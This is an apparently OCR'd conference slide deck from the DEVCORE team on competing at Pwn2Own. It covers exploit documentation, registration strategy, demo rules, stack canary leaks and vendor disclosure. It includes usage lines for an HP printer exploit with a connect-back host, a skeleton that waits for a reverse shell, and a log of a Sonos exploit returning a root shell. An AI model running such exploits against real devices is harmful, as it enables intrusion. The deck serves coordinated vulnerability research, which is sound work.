
漏洞利用

- 良好漏洞利用程式**文件**之重要性
  - 按照**自己寫給 ZDI 的流程測試**
    - 請隊友直接**按照文件**操作
  - 文件沒寫好很有可能導致**操作失誤**而 exploit 失敗

Let's Play the Game

漏洞利用

- 好的武器是要讓任何人都能輕易上手，特別是環境越複雜的情況



Proof-of-Concept

pre-install

- Install python3 (>=3.5) first

```
sudo apt install -y python3
```

- Install `pip3` and `binutils-arm-linux-gnueabi`

```
sudo apt install -y python3-pip binutils-arm-linux-gnueabi
```

- Install Python packages

```
sudo pip3 install -r requirements.txt
```

Run

If your target is in the same LAN, and udp connectable, you can run command below to change printer's screen.

```
python3 HP_Exploit_V2.py <hp-host> <connect-back host>
```

Otherwise you can run command below to execute a psuedo shell.

```
python3 HP_Exploit_V2.py <hp-host>
```

Registration

Let’s Play the Game

Registration

- 一切準備好後，就可以透過寄信來報名想參加的項目
  - 報名截止**前一周** (此時還不需要交完整報告)
- ZDI 確認後
  - 報名截止前要交
    - White paper
      - **漏洞細節**
      - **使用說明**
    - Full Exploit

Let’s Play the Game

Registration

- 去年的小插曲
  - 我們這次比賽中一共找到了幾個可 RCE 的漏洞

Target	Type
MikroTik WAN	Stack Overflow

Target	Type
Sonos Speaker	Stack Overflow
HP Printer	Stack Overflow
Lexmark Printer	Command Injection
Canon Printer	Stack Overflow
Canon Printer	Heap Overflow

Let’s Play the Game

Registration

- 去年的小插曲
  - 我們這次比賽中一共找到了幾個可 RCE 的漏洞

Target	Type
MikroTik WAN	Stack Overflow

Target	Type
Sonos Speaker	Stack Overflow
HP Printer	Stack Overflow
Lexmark Printer	Command Injection
Canon Printer	Stack Overflow
Canon Printer	Heap Overflow

Let’s Play the Game

Registration

- 去年的小插曲
  - 我們這次比賽中一共找到了幾個可 RCE 的漏洞

Target	Type
MikroTik WAN	Stack Overflow

Target	Type
Sonos Speaker	Stack Overflow
HP Printer	Stack Overflow
Lexmark Printer	Command Injection
Canon Printer	Stack Overflow
Canon Printer	Heap Overflow

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - Canon **heap overflow** 漏洞利用似乎有不穩的時候
        - Heap 排列方式有時候會不一樣
        - 10 次裡面大概會有 3 次會失敗

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - 重新評估策略
        - 不考慮 MikroTik 的情況下一共有三種可能
          - **沒撞洞 10 分**

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - 重新評估策略
        - 不考慮 MikroTik 的情況下一共有三種可能
          - 沒撞洞 10 分
          - **撞洞 7.5 分**

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - 重新評估策略
        - 不考慮 MikroTik 的情況下一共有三種可能
          - 沒撞洞 10 分
          - 撞洞 7.5 分
          - **打失敗 0 分**

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - 重新評估策略
        - 假設 **heap overflow 會失敗**，及 **stack overflow 會撞洞**的極端情況下

項目	分數
SOHO Smashup	0
Canon **Stack** Overflow	1
Total	1

MikroTik + Canon Heap overflow 組合

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup： MikroTik + Canon 項目中
      - 重新評估策略
        - 假設 **heap overflow 會失敗**，及 **stack overflow 會撞洞**的極端情況下


項目	分數
SOHO Smashup	7.5
Canon **Heap** Overflow	0
Total	7.5


MikroTik + Canon Stack overflow 組合

Let’s Play the Game

Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
      - 直接換成 **Stack overflow** 的洞
        - 至少拿 **7.5** 分，降低風險
      - **穩定度**遠比獨特性還重要


SUCCESS
DEVCORE
TARGETING
The Mikrotik Router and the Cannon printer in the SOHO SMASHUP
PRIZE $
$100K
POINTS
10


SUCCESS
DEVCORE
TARGETING
Canon imageCLASS MF743Cdw in the Printer category
PRIZE $
$10K
POINTS
2

Go ahead! 實際上場吧

Go Ahead! 實際上場吧

Rule

- Demonstration
  - Prepare
  - Public Demonstration
  - Review
    - Zero Day Initiative Review
    - Vendor Review and Disclosure

Go Ahead! 實際上場吧


Rule

- Prepare
  - 在 Demo **前三十分鐘**要出現，與主辦方確認
    - **環境設定**
    - 怎麼跑 exploit
    - **如何呈現你的結果**

Go Ahead! 實際上場吧

Rule

- Public Demonstration
  - **5 分鐘**內要打下目標
  - 一共有**三次**機會
  - 三次總時間不可超過 **20 分鐘**



Go Ahead! 實際上場吧

Rule

- Review
  - Zero Day Initiative Review
  - Vendor Review and Disclosure

實戰遇到的趣事

Go Ahead! 實際上場吧

實戰遇到的趣事

- Stack Canary
  - Synology NAS DS418play
    - 漏洞 : Heap Overflow @ Netatalk
    - 最初漏洞利用：
      - 須先**多次連線**依次 canary 給 leak 出來
        - 可能會因為一次連線**不穩**而失敗
      - 最後利用漏洞填上正確 canary 繞過檢查控制 PC

Go Ahead! 實際上場吧

實戰遇到的趣事

- Stack Canary
  - Cache
    - 為了避免 exploit 因**連線不穩**導致 leak canary 失敗，特別做了 cache 機制，**讓每次獲得的 canary 寫到檔案做 cache** ，失敗還有機會重來

Go Ahead! 實際上場吧

實戰遇到的趣事

- Stack Canary
  - 超時問題
    - 實際測試後，cache 機制**不明原因會超過 5 分鐘**，沒 cache 的則都會在 5 分鐘內

Go Ahead! 實際上場吧

實戰遇到的趣事

標題

內部演練畫面
僅公布於研討會

Go Ahead! 實際上場吧

實戰遇到的趣事

- Stack Canary
  - 等待過程的煎熬

Vendor Review and Disclosure

Go Ahead! 實際上場吧

Vendor Review and Disclosure

- Synology @ Pwn2Own Tokyo 2020
  - Pwn2Own demo 成功結束後，需要與 vendor **確認目前漏洞是否有撞洞**
  - 當時 vendor 一看到是 **Netatalk** 就先說上禮拜好像有人投過**類似的洞**

Go Ahead! 實際上場吧

Vendor Review and Disclosure

- Synology
  - 不過經過長達半小時討論後，發現其實沒撞洞

被環境雷的故事

```
1  print('[*] Starting HTTP server on port 8080')
2  Thread(target=webserver, args=()).start()
3
5  print('[*] Exploiting')
6  Thread(target=exploit, args=(zone, URL)).start()
7
8  print('[*] Waiting for shell back!')
9  listen(port=12345, bindaddr='0.0.0.0')
```

被環境雷的故事

```
1  print('[*] Starting HTTP server on port 8080')
2  Thread(target=webserver, args=()).start()
3
5  print('[*] Exploiting')
6  Thread(target=exploit, args=(zone, URL)).start()
7
8  print('[*] Waiting for shell back!')
9  listen(port=12345, bindaddr='0.0.0.0')
```


被環境雷的故事

```
1  print('[*] Starting HTTP server on port 8080')
2  Thread(target=webserver, args=()).start()
3
5  print('[*] Exploiting')
6  Thread(target=exploit, args=(zone, URL)).start()
7
8  print('[*] Waiting for shell back!')
9  listen(port=12345, bindaddr='0.0.0.0')
```

```
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 159, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 84, in create_connection
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 74, in create_connection
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 665, in urlopen
    httplib_response = self._make_request(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 387, in _make_request
```

YOU DIED


```
    self._send_output(message_body, encode_chunked=encode_chunked)
  File "/usr/lib/python3.8/http/client.py", line 1011, in _send_output
    self.send(msg)
  File "/usr/lib/python3.8/http/client.py", line 951, in send
    self.connect()
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 187, in connect
    conn = self._new_conn()
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 171, in _new_conn
    raise NewConnectionError(
urllib3.exceptions.NewConnectionError: <urllib3.connection.HTTPConnection object at 0x7fda5add37f0>: Failed to establish
w connection: [Errno 111] Connection refused

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 439, in send
```


orange@work: ~ [85x26]
連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)
orange@work:~/pwn2own/sonos/exp$ python3 exp-v3.py
Usage: exp-v3.py <SONOS-HOST> <REVERSE-HOST>
orange@work:~/pwn2own/sonos/exp$ python3 exp-v3.py 10.25.201.42 1
.111
[*] Connecting to SONOS
[*] SONOS VERSION = 65.1-21040
[*] Making payload
[*] Starting HTTP server on port 8000
127.0.0.1 - - [26/Oct/2021 09:41:45] "GET /payload.mp3?x=aukurgbi HTTP/1.1" 200 -
[*] Exlo
[*] Wait
[+] Tryi
[+] Wait
port 4
8818
127.0.0.
-
127.0.0.
-
[*] Swit
/bin/sh: can't access tty; job control turned off
/opt # $ echo $USER
root
BusyBox v1.24.2 () built-in shell (ash)
Enter 'help' for a list of built-in commands.
/opt # $ pwd
/opt
/opt # $

被環境雷的故事

CPU 太慢還在開網頁伺服器...

```
1  print('[*] Starting HTTP server on port 8080')
2  Thread(target=webserver, args=()).start()
3
5  print('[*] Exploiting')
6  Thread(target=exploit, args=(zone, URL)).start()
7
8  print('[*] Waiting for shell back!')
9  listen(port=12345, bindaddr='0.0.0.0')
```



Learn & Tips


Orange Tsai @orange_8361 · 2021年11月3日
Yay!
Zero Day Initiative @thezdi · 2021年11月3日
Confirmed! The DEVCORE team leveraged an integer underflow to gain code execution on the #Sonos One speaker. This unique bug chain earns them $60,000 and 6 points towards Master of Pwn. #Pwn2Own #P2OAustin
12
12
287
NiNi @terrynini38514 · 2021年11月3日
回覆 @orange_8361
太猛了ㄅ
1
1
Orange Tsai
@orange_8361
回覆 @terrynini38514
明年換你Y

DEVCORE

SECURITY
CONSULTING

WE ARE HIRING!